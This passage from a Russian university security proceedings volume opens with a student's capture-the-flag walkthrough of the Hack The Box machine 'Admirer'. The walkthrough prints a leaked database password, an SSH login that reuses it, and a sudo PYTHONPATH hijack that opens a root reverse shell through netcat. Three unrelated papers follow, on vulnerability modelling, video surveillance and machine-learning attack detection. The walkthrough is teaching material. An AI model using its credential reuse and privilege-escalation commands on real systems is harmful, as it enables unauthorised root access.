| http-robots.txt: 1 disallowed entry
|_/admin-dir
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Admirer
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/s
# Nmap done at Sun May  3 07:47:16 2020 -- 1 IP address (1 host up) scanned in 963.00
```

Рис. 1. Результаты сканирования Nmap

В силу не слишком больших навыков, пришлось искать отклик на форумах данной машины. Но, так или иначе, удалось получить доступ к сайту с директорией admin-dir/robots.txt, в которой находилась директория, скрытая от поисковых ботов. К ней у нас тоже доступа не оказалось.

Эксплуатация уязвимостей. Объединившись в группу с таким же энтузиастом, он мне помог в том, что с помощью фаззинга добыл два файла (рис. 2).




Рис. 2. Фаззинг

Затем проверяем ftp-сервер, который мы тоже получили на стадии сбора информации (рис. 3, 4).




Рис. 3. ftp-сервер




Рис. 4. Файлы на ftp-сервере

Затем пришлось длительное время исследовать эти файлы, чтобы зацепиться за следующий этап расследования. Все это привело к тому, чтобы на странице php обнаружили, зарегистрированного пользователя waldo и его пароль (рис. 5).

edit	<?php
edit	$servername = "localhost";
edit	$username = "waldo";
edit	$password = "&<h5b~yK3F#{PaPB&dA}{H>";
edit	$dbname = "admirerdb";
edit	
edit	// Create connection
edit	$conn = new mysqli($servername, $username, $password, $dbname);
edit	// Check connection
edit	if ($conn->connect_error) {
edit	die("Connection failed: " . $conn->connect_error);
edit	}
edit	
edit	$sql = "SELECT * FROM items";
edit	$result = $conn->query($sql);
edit	
edit	if ($result->num_rows > 0) {
edit	// output data of each row
edit	while($row = $result->fetch_assoc()) {

Load more data

Рис. 5. Страница с данными пользователей

Затем воспользовавшись данными этого пользователя, удалось по протоколу ssh законнектиться (рис. 6).

```
→  admirer sshpass -p  "&<h5b~yK3F#{PaPB&dA}{H>" ssh waldo@admirer.htb
Linux admirer 4.9.0-12-amd64 x86_64 GNU/Linux

The programs included with the Devuan GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Devuan GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Mon May  4 12:25:34 2020 from 10.10.14.4
waldo@admirer:~$
```

Рис. 6. Подключение к серверу по ssh

Проверив возможности пользователя, выяснилось, что ему доступно запустить скрипт от рута. Изучив более подробно форму с данной тематикой, мне удалось изменить корневой путь. При этом

скрипт, который в конечном итоге запускался на обычном пользователе, по пути цеплял остальные части, а именно бэкапы и сторонние скрипты на питоне (рис. 7).

```
waldo@admirer:~/newpath$ sudo -E PYTHONPATH=$(pwd) /opt/scripts/admin_tasks.sh 6
Running backup script in the background, it might take a while...
waldo@admirer:~/newpath$ listening on [any] 4444 ...
10.10.14.43: inverse host lookup failed: Host name lookup failure
connect to [10.10.10.187] from (UNKNOWN) [10.10.14.43] 58986
```

Рис. 7. Запуск скрипта

После чего я с помощью netcat присоединился к 10.10.10.187 по порту 4444, удалось зайти под рутом и получить уже флаг рута, для повышения привилегий пользователя (рис. 8).

```
root@admirer:/root# cat root.txt
cat root.txt
```

Рис. 8. Получение прав суперпользователя

В ходе работы, пришлось попутно изучить базы данных, bash-скрипты, немного Python. Но и не стоит забывать, что подобные тестирования проводятся в команде, как и аудит безопасности, чтобы достичь наилучший результат.

Заключение. Пентест проводится с применением огромного перечня специализированного ПО (для автоматизированного поиска уязвимостей, подбор паролей или брутфорс, сканирование сетей, поиск вредоносных приложений и прочее), чтобы выполнить поставленные задачи заказчиком.

Необходимо периодически проводить анализ защищенности вашей инфраструктуры, чтобы постоянно повышать планку для хакеров, чтобы не терять доверие со стороны клиентов, не допустить утечку данных или их компрометацию, отказ в обслуживание или и другие не менее важные элементы того или иного объекта, который поддался тестированию. Стоит также упомянуть важный момент, что защищенность всей информационной системы определяется защищенностью самого слабого звена.

Библиографический список

1. Тестирование на проникновение в организациях кредитно-финансового сектора [Электронный ресурс] / Positive Technologies. – URL: https://www.ptsecurity.com/ru-ru/research/analytics/pentest-finance-2020/ (дата обращения: 10.05.2020).

2. Pentest – анализ реальной защищенности информационной системы [Электронный ресурс] / Региональные системы. Инжиниринговый центр. – URL: https://www.ec-rs.ru/resheniya/pentest-analiz-realnoy-zashchishchennosti-informatsionnoy-sistemy/ (дата обращения: 12.05.2020).

3. v31_v37. Слабое звено. Как правильно использовать фишинговые рассылки в рамках пентеста. v31_v37h // Хакер. – 2020. – № 2. – С. 12.

Сведения об авторах

Кузнецов Максим Андреевич – студент Пермского национального исследовательского университета, гр. КЗИ-17-1б, г. Пермь, e-mail: maksimkuznetsov59@gmail.com

Кротова Елена Львовна – кандидат физико-математических наук, доцент кафедры «Высшая математика» Пермского национального исследовательского университета, г. Пермь, e-mail: lenkakrotova@yandex.ru

УДК 004.056.5

В.Э. Исаева, А.С. Шабуров

ОСОБЕННОСТИ ПРОЦЕССА ОЦЕНКИ УЯЗВИМОСТЕЙ ИНФОРМАЦИОННЫХ СИСТЕМ ОБЪЕКТОВ КРИТИЧЕСКОЙ ИНФОРМАЦИОННОЙ ИНФРАСТРУКТУРЫ

В статье рассмотрена проблема оценки угроз безопасности объектов критической информационной инфраструктуры. Приводится формально-теоретическое описание уязвимостей подобного объекта. Представлена математическая модель, иллюстрирующая оценку уязвимости на примере центрального узла серверного сегмента типового объекта критической информационной инфраструктуры. Разработанный инструментарий может быть использован и при решении задач синтеза состава средств защиты, в методике и алгоритмах расчета эффективности системы безопасности объектов критической информационной инфраструктуры различного назначения.

Ключевые слова: критическая информационная инфраструктура; требование по безопасности информации; уязвимости информационных систем.

V.E. Isaeva, A.S. Shaburov

PECULIARITIES OF THE PROCESS OF ASSESSING VULNERABILITIES OF INFORMATION SYSTEMS OF OBJECTS OF CRITICAL INFORMATION INFRASTRUCTURE

In this article considers the problem of assessing security threats to critical infrastructure facilities. A formal and theoretical description of the vulnerabilities of such an object is has been given. A mathematical model is has been presented that illustrates vulnerability assessment using the example of the central node of the server segment. The developed toolkit can be use to solve the problems of synthesis of composite protective equipment.

Keywords: critical information infrastructure; requirement of information security; vulnerabilities of information systems.

Обеспечение устойчивого функционирования объектов критической информационной инфраструктуры (КИИ) во многом определяется качеством решения задач по обеспечению его информационной безопасности. Осуществление работ по созданию системы безопасности и поддержанию ее жизненного цикла в заданном состоянии является составной и неотъемлемой частью всего процесса эксплуатации объектов КИИ.

Категорирование объектов КИИ по степени потенциальной опасности угроз является изначальным основанием для последующего принятия мер по защите информации на подобных типовых объектах. Подобное категорирование позволяет повысить эффективность распределения людских, материальных, финансовых, временных и иных ресурсов, выделяемых на защиту информации объекта КИИ.

Одной из составляющих всего комплекса проводимых работ по категорированию объектов КИИ является определение вероятных способов возникновения и реализации угроз безопасности информации, а также последствий их реализации. При этом, работы должны проводиться с учетом субъектов и объектов доступа, программных и программно - аппаратных средств объекта КИИ, состава пользователей и их полномочий, взаимосвязей компонентов информационной или технологической инфраструктуры объекта КИИ, взаимодействия с иными внешними объектами КИИ. Кроме того, необходимо учитывать взаимодействие с иными информационными системами, автоматизированными системами управления, информационно-телекоммуникационными сетями, сетями электросвязи, а также особенности функционирования самого объекта КИИ.

Анализ угроз безопасности информации объекта КИИ предполагает уязвимости (ошибки), которые могут быть использованы для реализации угрозы безопасности информации, либо способствовать ее возникновению. Основой построения математической модели может послужить формализация оценки уязвимостей объекта КИИ, где абстрактные операторы преобразования могут быть заменены математическим описанием реальных процессов функционирования объекта и его составляющих компонентов.

Формальное представление описания уязвимостей любого критического объекта предполагает изучение и описание его состояний. В практической деятельности для выявления уязвимостей критического объекта обычно прибегают к опыту специалистов, работающих с применением средств контроля (анализа) состояния защищенности на подобных типовых объектах. Одной из важнейших составляющих оценки уязвимости является процедура определения уровня (класса) защищенности и категории значимости.

На этапе создания информационных систем необходимо произвести оценку на наличие или возможность использования нарушителем потенциальных уязвимостей. Оценка потенциальных уязвимо-

стей информационной системы типового объекта КИИ представляет собой решение задачи в определении рисков. Для этого, необходимо представить информационную систему типового объекта КИИ линейным однородным множеством уязвимостей.

Сложнейшей задачей в данном процессе является объективная оценка о наличии потенциальных уязвимостей. Корректная оценка риска нарушения осуществляется на основе анализа различных исходных данных. информации о типовых уязвимостях, ошибках, описаниях шаблонов атак, информации об эксплойтах, которые характерны для конкретных классов, типов и версия программного обеспечения, программно-аппаратных средств, средств защиты информации, применяемых в информационной системе объекта КИИ.

Далее описание рисков исходит от обстоятельного анализа функционирования типового объекта КИИ и его критических элементов, располагающихся на разных уровнях системы: измерительные приборы или исполнительные устройства; программируемые логические контроллеры; рабочие станции и серверы.

Для постановки задачи, сделаем предположение о том, что центральный узел серверного сегмента информационной системы типового объекта КИИ имеет в своем составе множество различных модулей или подсистем, и специального оборудования, выполняющего функцию исполнительных устройств, измерительных приборов, программируемых логических контроллеров. Нарушение безопасности информационной системы объекта КИИ, может привести к прекращению (полное прекращение исполнения критического процесса) или нарушению функционирования (отклонение параметров от типовых значений элементов критического процесса) данного объекта.

Пусть информационная система типового объекта КИИ имеет линейное однородное множество уязвимостей $X_z = \sum_{iz}^{nz+1} X_{zi}$. Множество уязвимостей представим в формуле 1, в виде матрицы линейного оператора n-мерного пространства.

$$X_z = \begin{bmatrix} x_{11} \\ x_{12} \\ . \\ x_{iz} \\ x_{nz} \\ x_{nz+1} \end{bmatrix}, \quad (1)$$

где $i = 1 - (nz + 1)$ – номер уязвимости; $(nz + 1)$ – число уязвимостей; $z = 1 - z$ – классификационный признак уязвимостей; z – число классификационных признаков.

В основе классификации уязвимостей информационной системы объекта КИИ используются следующие классификационные (типологические) признаки: область происхождения уязвимости; типы недостатков системы объекта КИИ; место возникновения (проявления) уязвимости системы объекта КИИ, рекомендация по устранению уязвимости.

В качестве уязвимых компонентов системы рассматриваются информационные ресурсы и компоненты систем и сетей, их архитектура на аппаратном, системном, прикладном уровнях, на уровне сетевого взаимодействия, внешних интерфейсов, сетевых потоков системы и сети. Тогда множество угроз $M = M_{jk}$ уязвимостям X_z представим матрицей-столбцом в формуле 2, в виде линейного оператора k-мерного пространства M

$$M = \begin{bmatrix} m_{11} \\ m_{12} \\ m_{13} \\ . \\ . \\ . \\ m_{ik} \\ m_{jk} \\ m_{nk} \\ m_{nk+1} \end{bmatrix}, \quad (2)$$

где j – номер источника угрозы безопасности информации, $j = 1 - j$; j – возможные цели реализации угроз безопасности информации нарушителями; jk – возможности каждого вида нарушителей по реализации угроз безопасности информации, в соответствии с имеющимися для этого условиями; $(jk + 1)$ – категории, которые могут реализовывать угрозы безопасности информации, в том числе непреднамеренные угрозы (актуальные нарушители); $(nk + 1)$ – виды нарушителей, которые могут реализовывать угрозы безопасности информации, в том числе непреднамеренные угрозы (актуальные нарушители).

Так как для каждой уязвимости x_{iz} известен перечень угроз ее безопасности и способов их реализации m_{jk}, тогда профиль защиты критического объекта можно представить матрицей бинарных (дво-

ичных) отношений заданного множества $Z = x_{iz}; m_{jk}$ – это квадратная матрица Z порядка n, в которой элемент определяется так, приведено в формуле 3:

$$Z = \begin{vmatrix} & m_{11} & m_{12} & m_{13} & . & . & m_{ik} & m_{jk} & m_{nk} & m_{nk+1} \\ x_{11} & 0 & 1 & 1 & 0 & 1 & 0 & 0 & 1 & 0 \\ x_{12} & 0 & 0 & 1 & 0 & 1 & 0 & 1 & 1 & 0 \\ x_{iz} & 1 & 0 & 0 & 1 & 1 & 1 & 1 & 0 & 1 \\ x_{nz} & 1 & 0 & 0 & 0 & 0 & 1 & 1 & 0 & 1 \\ x_{nz+1} & 0 & 1 & 0 & 1 & 0 & 0 & 0 & 0 & 1 \end{vmatrix}. \quad (3)$$

Предположим, что эффективность P_l средства защиты информации $N = n_l$, которое закрывает каждый способ реализации соответствующей угрозы, m_{jk} отобразим матрицей линейного оператор n-мерного пространства $P = P_{lh}$

$$P = \begin{vmatrix} & n_1 & n_2 & . & n_i & n_l & n_n & n_{n+1} \\ m_{11} & P_{11_h} & – & – & P_{i_h} & – & – & P_{(n+1)_h} \\ m_{12} & P_{12_h} & P_{22_h} & – & – & – & – & – \\ m_{13} & P_{13_h} & P_{23_h} & – & P_{(i+1)_h} & – & – & – \\ m_{ik} & P_{1ik_h} & P_{2i_h} & – & – & – & – & P_{(n+1)ik_h} \\ m_{jk} & P_{1jk_h} & P_{2_{jh}} & – & – & – & – & P_{(n+1)jk_h} \\ m_{nk} & P_{1nk_h} & P_{2n_h} & – & P_{ink_h} & – & – & – \\ m_{nk+1} & P_{1(nk+1)_h} & – & – & – & – & – & P_{(n+1)(nk+1)_h} \end{vmatrix}. \quad (4)$$

где l – номер средства защиты информации, $l = 1 - (n+1)(nk+1)_h$; $(n+1)(nk+1)_h$ – количество средств защиты информации; l – способ реализации угрозы; h – соответствующий номер угрозы; P_{lh} – степень соответствия l-го способа защиты информации защиты h-ой угрозы безопасности информации.

Состав примененных методов и средств защиты информации системы безопасности между уязвимостями критического объекта можно представить подобной квадратной матрицей Z порядка n, приведенной в формуле 3, например, $S = x_{iz}; n_l$. Все исходные данные, представленные следующими переменными X_z, M, Z, P и S обозначим известными. Следовательно, задача сводится к вычислению потенциального использования уязвимостей – K и его элементов K_Z:

$$D = X\ x\ P\ x\ S. \quad (5)$$

Формулу 5, представленную произведением множеств, обозначим элементами прямого (декартового) произведении D множеств X, P и S. Отобразим это в формуле 6.

$$D = \left\{ \frac{(x_{iz}, m_{ijk}, P_{lh}, n_i)}{x_{iz}} \in X, x_{iz} \in S, x_{iz} \in P, P_{lh} \in P, n_i \in S \right\}. \quad (6)$$

Процесс оценки рисков нарушения безопасности информационной системы объекта КИИ и составляющих его элементов состоит из ряда этапов.

Далее рекомендуется использовать вероятность сложного события для каждой уязвимости $x_{iz} \in X$. Для того, чтобы рассчитать эффективность композиции (матрицы) средств защиты [3] против каждого способа реализации каждой угрозы, необходимо провести расчеты вероятности сложного события [4].

Потенциальная возможность использования уязвимостей в соответствии с каждой угрозой определяется остаточной вероятностью, то есть с той вероятностью, с которой наблюдаемая случайная величина выйдет за границы заданного интервала.

Результаты расчетов эффективности композиции средств защиты против каждого способа реализации каждой угрозы, риск нарушения безопасности уязвимости от реализации каждого способа каждой угрозы можно сформировать с помощью матрицы $A = R_i$.

$$A = \begin{bmatrix} r_{11} \\ r_{12} \\ r_{13} \\ . \\ . \\ . \\ r_{ik} \\ r_{jk} \\ r_{nk} \\ r_{nk+1} \end{bmatrix}. \quad (7)$$

Матрицы A (B) и соответствующее значение R составляют степень защищенности критического объекта и его модулей (подсистем), учитывая комплекс средств защиты S и установленный уровень защиты M, закрывающий соответствующее множество уязвимостей [3].

В ходе сервисного обслуживания объекта КИИ, а также в рамках анализа рисков безопасности информации с оценкой потенциального

ущерба, обнаруживаются новые способы реализации актуальных угроз, осуществляющиеся нетиповыми уязвимостями. Представлен ная математическая модель может использоваться для адаптации или дополнения требований. Таким образом, представленный инструментарий может быть использован и при решении задач синтеза состава средств защиты, в методике и алгоритмах расчета эффективности системы безопасности объектов критической информационной инфраструктуры различного назначения.

Библиографический список

1. Шабуров А.С., Зонова В.Э. Модель реализации требований по защите информации объектов критической информационной инфраструктуры // Вестник Пермского национального исследовательского политехнического университета. Электротехника, информационные технологии, системы управления. – 2019. – № 32. – С. 130–147.

2. Шабуров А.С., Зонова В.Э., Рыжук Н.С. Защита критической информационной инфраструктуры в соответствии с требованиями по обеспечению безопасности информации // Материалы X Междунар. интернет-конф. молодых ученых, аспирантов, студентов. – 2019. – С. 397–403.

3. Цыгичко В.Н., Черешкин Д.С., Смолян Г.Л. Безопасность критических инфраструктур. – М.: ЛЕНАНД, 2019. – 200 с.

Сведения об авторах

Исаева Виктория Эдуардовна – магистрант Пермского национального исследовательского политехнического университета, гр. КЗИ-19-1м, г. Пермь, e-mail: us277@mail.ru

Шабуров Андрей Сергеевич – кандидат технических наук, доцент кафедры «Автоматика и телемеханика» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: shans@at.pstu.ru

УДК 004.042

Д.А. Бурылов, А.В. Полшков

СОВЕРШЕНСТВОВАНИЕ СИСТЕМ БЕЗОПАСНОСТИ НА ОСНОВЕ ПРИНЯТИЯ РЕШЕНИЯ ПРИМЕНЕНИЯ СИСТЕМЫ ИНТЕЛЛЕКТУАЛЬНОГО ВИДЕОНАБЛЮДЕНИЯ

В данной статье рассмотрена система интеллектуального видеонаблюдения как часть системы физической защиты информации, проведено ее сравнение с другими системами физической защиты и сформулированы условия при которых переход только на интеллектуальное видеонаблюдение будет выгодным решением. При этом учтено условие, что такая система не будет уступать по своим возможностям традиционным системам физической защиты.

Ключевые слова: видеонаблюдение; интеллектуальное.

D.A. Burylov, A.V. Polshkov

IMPROVING SECURITY SYSTEMS BASED ON DECISION MAKING UING INTELLIGENT VIDEO SURVEILLANCE SYSTEMS

This article examines the system of intelligent video surveillance as part of the system of physical protection of information, compares it with other systems of physical protection and defines the conditions under which the transition to intelligent video surveillance only will be a profitable solution. This takes into account the condition that such a system will not be inferior in its capabilities to traditional physical protection systems.

Keywords: video surveillance; intellectual.

Интеллектуальные системы видеонаблюдения – это аппаратно-программный комплекс, использующийся для автоматизированного сбора информации с потокового видео. Принцип работы основывается на различных алгоритмах распознания изображений, систематизации и последующей обработки полученных данных. Такие системы обладают рядом преимуществ по сравнению с традиционным видеонаблюдением [1]:

– понижение требований для систем хранения данных и обслуживающего персонала;

– возможность адаптировать систему для конкретных задач;

– возможность интегрирования с другими системами безопасности.

Эти и другие преимущества позволяют использовать системы интеллектуального видеонаблюдения взамен традиционному.

Видео аналитику можно определить, как технологию, использующую методы компьютерного зрения и искусственного интеллекта для автоматизированного получения различных данных на основании анализа видео, которое поступает с видеокамер как в режиме online, так и из хранилищ. Видео аналитика, по сути, является программным обеспечением (ПО) для обработки видео. Основным инструментом является программное обеспечение – комплекс алгоритмов машинного зрения, дающих возможность производить видео мониторинг и анализировать данные даже без вмешательства человека. Видео аналитика автоматизирует выполнение следующих основных функций:

– обнаружение (object detection);
– распознавание (object recognition);
– классификация (object classification);
– слежение (object tracking) [2].

Интеллектуальная система видеонаблюдения перспективна для внедрения в различных средах, на разных объектах и в разных ситуациях. Вот лишь некоторые типичные применения:

– домашняя безопасность и обнаружение вторжений;
– зона общественного транспорта как аэропорты, морские порты, автобусные и ж/д терминалы;
– Общественные зоны, такие как коллежи, кампусы, правительственные здание;
– мониторинг дорожного движения;
– правительственное управление и анализ;
– дистанционное военное наблюдение, пограничный контроль, наблюдение периметра;
– контроль пожарной безопасности;
– системы контроля и управления доступом;
– другие возможности [3].

Существует 2 основных подхода к распознаванию видеоизображения. Первый способ – «Метод классификации паттернов» основан на предположении о том, что нам заранее известен фон изображения и, следовательно, путем вычитания полученного изображения и фона мы находим переднего плана. Второй метод – «Метод разности кадров» основан на предположении, что люди в кадре обычно находятся в движении и мы принимаем этот метод для обнаружения и подсчета людей. Этот метод требует, чтобы камера оставалась неподвижной

только в течение некоторого времени, а значит, такой метод применим к вращающимся камерам [3].

Проводя параллели между традиционными системами физической защиты и интеллектуальными системами видеонаблюдения можно с уверенностью говорить, что такие системы на сегодняшний день научились делать практически все задачи, поставленные традиционным, но везде есть свои нюансы. Так, например, в некоторых случаях может заменяться лишь часть традиционной системы, а часть системой остается традиционной системы безопасности. Для более наглядного сравнения создадим таблицу, в которой опишем все задачи для систем физической безопасности и определим, имеются ли у интеллектуальной системы видеонаблюдения такие функциональные возможности. Для ясности будем прописывать тип традиционной системы в столбце традиционных систем, а в столбце интеллектуальной системы видеонаблюдения будем отмечать «+», если да, и «–» если нет.

Сравнение возможностей системы интеллектуального видеонаблюдения с традиционными системами безопасности

Функция системы физической безопасности	Традиционные системы	Интеллектуальная система видеонаблюдения
Обеспечение контроля периметра	СОТС	+
Детекция громкого звука	СОТС	+
Обнаружение нетипичного поведения	СОТС (с помощью человека)	+
Регистрация нетипичных вибраций	СОТС	-
Изменение угла наклона объекта наблюдения	СОТС	-
Автоматическая передача на пульт центрального наблюдения тревожных сообщений	СОТС	+
Контроль пересечения линии	СОТС	+
Обнаружение дыма/пламени	АПС	+
Обеспечение разграничения доступа	СКУД	+
Учет времени работы сотрудника	СКУД	+
Подсчет количества человек	СКУД	+
Архивация видеопотока с зоны наблюдения	Видеонаблюдение	+
Просмотр архива видеоинформации с зоны наблюдения	Видеонаблюдение	+
Контроль выделенной зоны	-	+
Обнаружение оставленных предметов	-	+
Контроль скорости и направления движения объекта	-	+
Составление тепловых карт	-	+
Слежение за дорожно-транспортной обстановкой	-	+

В таблице мы видим, что существует всего 5 типовых задач для систем интеллектуального видеонаблюдения, где традиционные системы бессильны. Отсюда возникает вопрос о целесообразности применения интеллектуальных систем, ведь это всегда дороже, чем традиционные системы. Но все зависит от конкретных условий на защищаемом объекте. Далее будет предпринята попытка обобщить и формализовать эти условия, чтобы более наглядно увидеть в каких случаях установка и работа именно с такими системами будет удобнее для пользователей (меньше структурных элементов в системе защиты), а в каких это будет уже нецелесообразно в виду большой стоимости данных систем.

После сравнения различных типов традиционных систем физической безопасности с системой интеллектуального видеонаблюдения мы видим большое превосходство таких систем над традиционными в плане спектра решаемых задач. Одна такая система способна покрыть потребности всей организации, без необходимости установки традиционных систем. А это значит, что уменьшается количество оборудования, линий связи, труда на установку и обслуживание комплексов безопасности. Принятие решения о необходимости применения такое системы вместо традиционных систем безопасности способно сэкономить организации не малое количество денег, при этом обеспечив выполнение всех тех же функций безопасности.

Библиографический список

1. Портнов Д. Современные тенденции встроенной видеоаналитики видеокамер // Алгоритм безопасности. – 2014. – № 6. – С. 46–48.

2. Самсонов А.К., Клименко В.Н. Применение видеоаналитики в комплексных системах безопасности // Технологии защиты. – 2017. – С. 11–16.

3. Huihuan Qian, Xinyu Wu, Yangsheng X. Intelligent Surveillance Systems. – Springer Science, 2011. – 181 с.

Сведения об авторах

Бурылов Дмитрий Анатольевич – магистрант Пермского национального исследовательского политехнического университета, гр. КЗИ-18-1м, г. Пермь, e-mail: burylov.dmitriy@gmail.com

Полшков Александр Владимирович – кандидат технических наук, доцент кафедры «Автоматика и телемеханика» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: apolshkov@hse.ru

УДК 004.75

Д.И. Парфёнов, А.И. Парфёнов

ИСПОЛЬЗОВАНИЕ РАСПРЕДЕЛЕННОЙ СЕТЕВОЙ СРЕДЫ ДЛЯ АНАЛИЗА ДАННЫХ И ПОИСКА КИБЕРАТАК НА ОСНОВЕ МАШИННОГО ОБУЧЕНИЯ

В этой статье мы предложили подход к обнаружению атак, основанный на распределенной технологии Extreme Learning Machine, которая использует ресурсы GPU, доступные через облачный сервис, для трудоемких и вычислений обучения классификаторов. Конструкция и свойства классификатора ELM обеспечивают эффективные вычисления и анализ собранных данных в сетевой среде. Предложенный подход анализирует и классифицирует онлайн агрегированный трафик, который захватывается с помощью NetFlow на определенных пограничных узлах, расположенных в непосредственной близости от источников данных, которые должны быть защищены. Адекватность и эффективность предложенных методов доказана обширными эксперименты с использованием общедоступных наборов эталонных данных.

Ключевые слова: идентификация кибератак; мониторинг сети; профиль атак.

D.I. Parfenov, A.I. Parfenov

USING A DISTRIBUTED NETWORK ENVIRONMENT FOR DATA ANALYSIS AND SEARCHING FOR CYBER ATTACKS BASED ON MACHINE LEARNING

In this article, we proposed an approach to detecting attacks based on the distributed Extreme Learning Machine technology, which uses GPU resources available through a cloud service for laborious and classifier training calculations. The design and properties of the ELM classifier provide efficient computation and analysis of collected data in a network environment. The proposed approach analyzes and classifies online aggregated traffic that is captured using NetFlow at certain border nodes located in the immediate vicinity of the data sources that should be protected. The adequacy and effectiveness of the proposed methods has been proven by extensive experiments using publicly available sets of reference data.

Keywords: cyber attack identification; network monitoring; attack profile.

Введение. Вопросы защиты современных сетей становятся все более актуальными с развитием технологий и протоколов передачи данных. Одной из таких технологий является «Интернет вещей» (Internet of Things, IoT). Появление IoT как нового этапа глобального

технологического развития связано и обусловлено увеличением числа устройств одновременно используемых конечными пользователями в различных сферы жизни общества [1]. Согласно последним исследованиям первый квартал 2020 года число устройств, подключенных к сети интернет, достигло 22,0 млрд. по всему миру. При этом эксперты Strategy Analytics полагают, что к 2025 и 2030 годам в мире будет насчитываться 38,6 млрд. и 50 млрд. IoT-устройств соответственно. Вопрос обеспечения защиты таких сетей от кибератак при таком количестве устройств является не тривиальной задачей.

Современная архитектора сетей, включающая IoT устройства, требует изменения принципов проведения анализа трафика. Как правило для того, чтобы уменьшить по-настоящему огромные объемы трафика необходимо проводить анализ данных непосредственно на самих устройствах, а так же на сетевом оборудовании, расположенном по пути следования вредоносного трафика. Такой подход позволит не только отсеивать паразитный трафик непосредственно у его источника, но и создавать типовые модели поведения устройств и использовать полученные данные для раннего обнаружения аномалий в сети [2]. Кроме этого анализ данных на конечных устройствах существенно экономит ресурсы систем безопасности. Комплекс мер по решению поставленных проблем на сегодняшний день формирует рынок предложений класса «Безопасность как услуга» (Security as a Service) [3]. В задачи таких сервисов входит обучение двоичных классификаторов, которые выполняют онлайн-проверку журналов трафика, предоставляемых сетевыми элементами и устройствами агрегирования на уровне границ сети. Тем не менее, для эффективной работы таких систем требуется большие объемы данных об атаках и большое количество вычислительных ресурсов для успешного построения модели обнаружения угроз и поддержания ее в актуальном состоянии [4].

В этой работе мы предлагаем распределенную схему обнаружения, основанную на классификаторах Extreme Learning Machine (ELM), которая использует ресурсы GPU, доступные через облачный сервис, для трудоемких и дорогостоящих в вычислительном плане задач обучения классификаторов.

Основная часть. Преимуществом использования ELM по сравнению с другими схемами бинарной классификации является лучшая производительность обобщения, а также гораздо более высокая ско-

рость обучения. Классификатор на базе ELM обеспечивают эффективные вычисления и анализ собранных данных используя вычислительные ресурсы доступные на сетевом устройстве. Такая распределенная архитектура позволяет неограниченно масштабировать решение по обнаружению атак. Единственным ограничением для подобной схемы являются каналы связи, используемые для передачи обобщенной информации в ЦОД для анализа.

Способ обработки данных классификатором ELM можно разделить на два этапа. Сначала исходные векторы признаков транспонируются в случайное и многомерное пространство признаков. После этого классификатор обучается на этих искусственных данных для создания модели угроз и нормальной деятельности. Такая двух этапная схема позволяет легко разделить уровни обработки данных между конечными устройствами и облачным ЦОД. Средства облачных вычислений и хранения используются для обучения классификатора ELM и построения модели обнаружения. Впоследствии такая модель будет использоваться классификаторами, работающими на периферийных сетевых устройствах, для обнаружения киберугроз и аномалий в контролируемой среде.

Данные используемые для анализа в предлагаемой схеме собираются с использованием протокола NetFlow. Однако стоит отметить, что отдельные записи NetFlow обычно не предоставляют достаточных информации для принятия решения об обнаружении атак. Поэтому потоки NetFlow в предложенном решении агрегируются в определенные временные окна, на основе которых можно получить большее количество данных для анализа и принятия решений. Кроме этого анализ данных во временных окнах позволяет строить различные статистические закономерности характеризующие поведение устройств с течением времени. Так как статистический анализ относительно не ресурсоемкий в вычислительном отношении его можно применять на конечных устройства для агрегации данных и поведение их предобработки. Преимуществом этого подхода состоит в том, что он легко позволяет идентифицировать потенциально скомпрометированные узлы сети. Кроме того, аномальное поведение, фиксируемое во время атаки, может наблюдаться в разные промежутки времени. Например, некоторые злонамеренные действия могут наблюдаться за короткий промежуток времени и обычно характеризуются значительным объемом данных определенного типа (например,

количество открытых соединений, набор отдельных номеров портов, на которые ссылаются , так далее.). С другой стороны, более сложные атаки будут растянуты во времени и могут отображать соответствующую информацию во временных окнах различной длины.

Чтобы решить вышеупомянутую проблему в рамках настоящего исследования будем рассматривать поток NetFlow как временные ряды. Конечный вектор признаков получается как конкатенация векторов, которые рассчитываются для каждого из временных окон.

Архитектура ELM характеризуются трехслойной структурой прямой связи. Первый слой является входным, второй, также известный как скрытый слой, предназначен для проецирования первого слоя в более высокую размерность, опираясь на очень большой количество нелинейных сигмовидных нейронов и, наконец, третий и последний слой, состоящий из нейронов с линейной характеристикой ввода-вывода, играет роль выхода.




Рис. 1. Архитектура сети классификатора ELM

